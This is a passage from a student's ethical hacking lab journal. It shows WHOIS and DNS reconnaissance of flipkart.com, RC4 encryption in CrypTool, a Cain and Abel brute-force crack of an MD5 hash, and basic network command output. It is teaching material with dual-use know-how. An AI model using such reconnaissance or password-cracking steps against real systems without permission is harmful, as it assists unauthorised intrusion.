

ETHICAL HACKING JOURNAL

NAME : PARTH DEDHIA

CLASS : TYBSc CS

ROLL NO: TCS2324010



S.I.E.S College of Arts, Science and Commerce
Sion(W), Mumbai - 400 022.

CERTIFICATE

This is to certify that a **Parth Dedhia**

Roll No TCS2324010 as successfully completed the necessary course of experiments in the subject of **Ethical Hacking** during the academic year **2023 - 2024** complying with the requirements of **University of Mumbai**, for the course of **T.Y. BSc. Computer Science [Semester-6]**.

Prof. In-Charge

Dr. Abuzar Ansari

(Ethical Hacking)

Examination Date:

Examiner's Signature & Date:

Head of the Department

Prof. Manoj Singh

College Seal

And

Date

INDEX

Sr no.	Aim	Page no	Remarks	Signature
1	Use Google and Whois for Reconnaissance.	04		
2	Use Crypt Tool to encrypt and decrypt passwords using RC4 algorithm. Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.	07		
3	Using Traceroute, ping, ipconfig, netstat Command. Perform ARP Poisoning in Windows.	13		
4	Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.	20		
5	Use Wireshark sniffer to capture network traffic and analyze.	23		
6	Simulate persistent Cross Site Scripting attack.	26		
7	Session impersonation using Firefox and Tamper Data add on.	32		
8	Perform SQL injection attack.	38		
9	Create a simple keylogger using Python.	41		


Aim: Use Google and Whois for reconnaissance.

Output:

Using who.is

Step1: Open the WHO.is website

Step 2: Enter the website name and hit the “Enter button”.



Step 3: Show you information about www.flipkart.com

flipkart.com whois information	
Whois	DNS Records Diagnostics
Registrar Info	
Name	GoDaddy.com, LLC
Whois Server	whois.godaddy.com
Referral URL	https://www.godaddy.com
Status	clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited clientRenewProhibited https://icann.org/epp#clientRenewProhibited clientTransferProhibited https://icann.org/epp#clientTransferProhibited clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Important Dates	
Expires On	2025-06-03
Registered On	2007-06-03
Updated On	2019-05-13
Name Servers	
SDNS14.ULTRADNS.BIZ	156.154.142.14
SDNS14.ULTRADNS.COM	156.154.140.14
SDNS14.ULTRADNS.NET	156.154.141.14
SDNS14.ULTRADNS.ORG	156.154.143.14

Registrar Data

We will display stored WHOIS data for up to 30 days.
[refresh](#)

[Make Private Now](#)

Registrant Contact Information:

Name: Registration Private
Organization: Domains By Proxy, LLC
Address: DomainsByProxy.com
Address: 2155 E Warner Rd
City: Tempe
State / Province: Arizona
Postal Code: 85284
Country: US
Phone: +1.4806242599
Email: [Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=FLIPKART.COM](https://www.godaddy.com/whois/results.aspx?domain=FLIPKART.COM)

Administrative Contact Information:

Name: Registration Private
Organization: Domains By Proxy, LLC
Address: DomainsByProxy.com
Address: 2155 E Warner Rd
City: Tempe
State / Province: Arizona
Postal Code: 85284
Country: US
Phone: +1.4806242599
Email: [Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=FLIPKART.COM](https://www.godaddy.com/whois/results.aspx?domain=FLIPKART.COM)

Technical Contact Information:

Name: Registration Private
Organization: Domains By Proxy, LLC
Address: DomainsByProxy.com
Address: 2155 E Warner Rd
City: Tempe
State / Province: Arizona
Postal Code: 85284
Country: US
Phone: +1.4806242599
Email: [Select Contact Domain Holder link at https://www.godaddy.com/whois/results.aspx?domain=FLIPKART.COM](https://www.godaddy.com/whois/results.aspx?domain=FLIPKART.COM)

Information Updated: 2024-02-25 17:06:49

Server Type

Suggested Domains for flipkart.com



Use promo code WHOIS to save 15% on your first Name.com order.

Find the perfect domain at

name.com

DNS RECORDS :

flipkart.com

DNS Information

Whois

DNS Records

Diagnostics

DNS Records for flipkart.com				
Hostname	Type	TTL	Priority	Content
flipkart.com	SOA	7200		pdns1.ultradns.net sysadmin@flipkart.com 2017032829 10800 900 604800 10800
flipkart.com	NS	21600		sdns14.ultradns.org
flipkart.com	NS	21600		sdns14.ultradns.net
flipkart.com	NS	21600		sdns14.ultradns.com
flipkart.com	NS	21600		sdns14.ultradns.biz
flipkart.com	A	900		103.243.32.90
flipkart.com	MX	76	1	eu-smtp-inbound-2.mimecast.com
flipkart.com	MX	76	1	eu-smtp-inbound-1.mimecast.com
www.flipkart.com	A	892		103.243.32.90
www.flipkart.com	CNAME	38		flipkart.com
www.flipkart.com	MX	300	1	eu-smtp-inbound-2.mimecast.com
www.flipkart.com	MX	300	1	eu-smtp-inbound-1.mimecast.com

DIAGNOSTICS :

flipkart.com

diagnostic tools

- Whois
- DNS Records
- Diagnostics

Ping

```
PING flipkart.com (163.53.76.86) 56(84) bytes of data.
64 bytes from 163.53.76.86: icmp_seq=1 ttl=52 time=246 ms
64 bytes from 163.53.76.86: icmp_seq=2 ttl=52 time=246 ms
64 bytes from 163.53.76.86: icmp_seq=3 ttl=52 time=246 ms
64 bytes from 163.53.76.86: icmp_seq=4 ttl=52 time=246 ms
64 bytes from 163.53.76.86: icmp_seq=5 ttl=52 time=246 ms

--- flipkart.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 246.339/246.384/246.440/0.445 ms
```

Traceroute


```
traceroute to flipkart.com (163.53.76.86), 30 hops max, 60 byte packets
 1  ip-10-0-0-14.ec2.internal (10.0.0.14)  0.501 ms  0.379 ms  0.260 ms
 2  ec2-3-236-63-113.compute-1.amazonaws.com (3.236.63.113)  8.705 ms  ec2-3-236-63-53.compute-1.amazonaws.com (3.236.63.53)  4.428 ms  ec2-3-236-63-71.compute-1.amazonaws.com (3.236.63.71)  4.428 ms
 3  240.0.224.66 (240.0.224.66)  3.887 ms  240.0.224.98 (240.0.224.98)  0.450 ms  240.0.224.67 (240.0.224.67)  0.500 ms
 4  242.2.112.195 (242.2.112.195)  1.234 ms  242.2.113.71 (242.2.113.71)  1.833 ms  242.2.113.67 (242.2.113.67)  2.167 ms
 5  240.2.88.14 (240.2.88.14)  7.002 ms  240.2.88.12 (240.2.88.12)  6.871 ms  240.2.88.14 (240.2.88.14)  6.997 ms
 6  151.148.10.176 (151.148.10.176)  6.917 ms  6.867 ms  6.878 ms
 7  151.148.10.177 (151.148.10.177)  7.077 ms  7.046 ms  6.967 ms
 8  116.119.81.106 (116.119.81.106)  254.453 ms  116.119.46.40 (116.119.46.40)  242.761 ms  116.119.81.106 (116.119.81.106)  254.334 ms
```

Aim:


2.1 Use Crypt Tool to encrypt and decrypt passwords using RC4 algorithm.

Output:


1. Install CryptTool from www.cryptool.org
2. Enter Plain Text




3. To Encrypt click on Encrypt/Decrypt > Symmetric(modern) > RC4
4. Click the number of bits:




5. Click Encrypt:




6. To decrypt again click on Encrypt/Decrypt > Symmetric (modern) > RC4



7. Click the number of bits:




8. Click Decrypt:




2.2 Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.

Output:


1. Open the software, click on Hash Calculator tool as shown in the image



2. A dialogue box appears after clicking on hash calculator, Add the text 123 >> Calculate hash code >> Copy MD5 hash value.




3. Click on Cracker > MD5 Hashes >> Add list >> Paste Hash Value



4. Click on hash code right click, Brute-force attack >> Start

[Running] - Oracle VM VirtualBox


View Input Devices Help




5. It will perform Brute Force Attack and decode the hash value to password

[Running] - Oracle VM VirtualBox

View Input Devices Help





Aim: S**3.1** Using Traceroute, ping, ipconfig, netstat Command**Output:**

```
C:\Users\LENOVO>tracert www.flipkart.com

Tracing route to flipkart.com [103.243.32.90]
over a maximum of 30 hops:

  0  4 ms    1 ms    1 ms  192.168.1.1
  1  7 ms    5 ms    5 ms  183.87.160.70.broad-band.jprdigital.in [183.87.160.70]
  2  *        *        *    Request timed out.
  3  2 ms    3 ms    2 ms  10.20.20.1
  4  3 ms    6 ms    2 ms  142.79.227.173
  5  42 ms   40 ms   33 ms  180.179.17.152
  6  10 ms   3 ms    4 ms  180.179.17.17
  7  5 ms    5 ms    5 ms  14.142.22.173.static-vsnl.net.in [14.142.22.173]
  8  *        *        *    Request timed out.
  9  38 ms   52 ms   41 ms  115.110.250.194.static-ahmedabad.tcl.net.in [115.110.250.194]
 10  *        *        *    Request timed out.
 11  *        *        *    Request timed out.
 12  *        *        *    Request timed out.
 13  *        *        *    Request timed out.
 14  *        *        *    Request timed out.
 15  25 ms   23 ms   24 ms  103.243.32.90

Trace complete.
```

```
C:\Users\LENOVO>ping 103.243.32.90

Pinging 103.243.32.90 with 32 bytes of data:
Reply from 103.243.32.90: bytes=32 time=24ms TTL=54
Reply from 103.243.32.90: bytes=32 time=29ms TTL=54
Reply from 103.243.32.90: bytes=32 time=23ms TTL=54
Reply from 103.243.32.90: bytes=32 time=24ms TTL=54

Ping statistics for 103.243.32.90:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 23ms, Maximum = 29ms, Average = 25ms
```

```

C:\Users\LENOVO>ipconfig

Windows IP Configuration

Wireless LAN adapter Local Area Connection* 1:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 2:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::df22:be7a:fe5:11c6%6
    IPv4 Address. . . . . : 192.168.137.1
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . :

Wireless LAN adapter Wi-Fi:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::259:3b20:473e:ec91%3
    IPv4 Address. . . . . : 192.168.1.213
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1

Ethernet adapter Bluetooth Network Connection:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

```

```

C:\Users\LENOVO>netstat

Active Connections


Proto Local Address           Foreign Address         State
TCP    127.0.0.1:49671          LAPTOP-PBD9U8P4:49672  ESTABLISHED
TCP    127.0.0.1:49672          LAPTOP-PBD9U8P4:49671  ESTABLISHED
TCP    127.0.0.1:49675          LAPTOP-PBD9U8P4:49676  ESTABLISHED
TCP    127.0.0.1:49676          LAPTOP-PBD9U8P4:49675  ESTABLISHED
TCP    192.168.1.213:29149      20.198.119.143:https    ESTABLISHED
TCP    192.168.1.213:29229      52.123.173.176:https    ESTABLISHED
TCP    192.168.1.213:29239      52.114.36.189:https     ESTABLISHED
TCP    192.168.1.213:29904      192.168.1.103:8009      ESTABLISHED
TCP    192.168.1.213:30055      52.111.252.6:https      ESTABLISHED
TCP    192.168.1.213:30099      a23-212-254-120:https   CLOSE_WAIT
TCP    192.168.1.213:30100      a23-212-254-120:https   CLOSE_WAIT
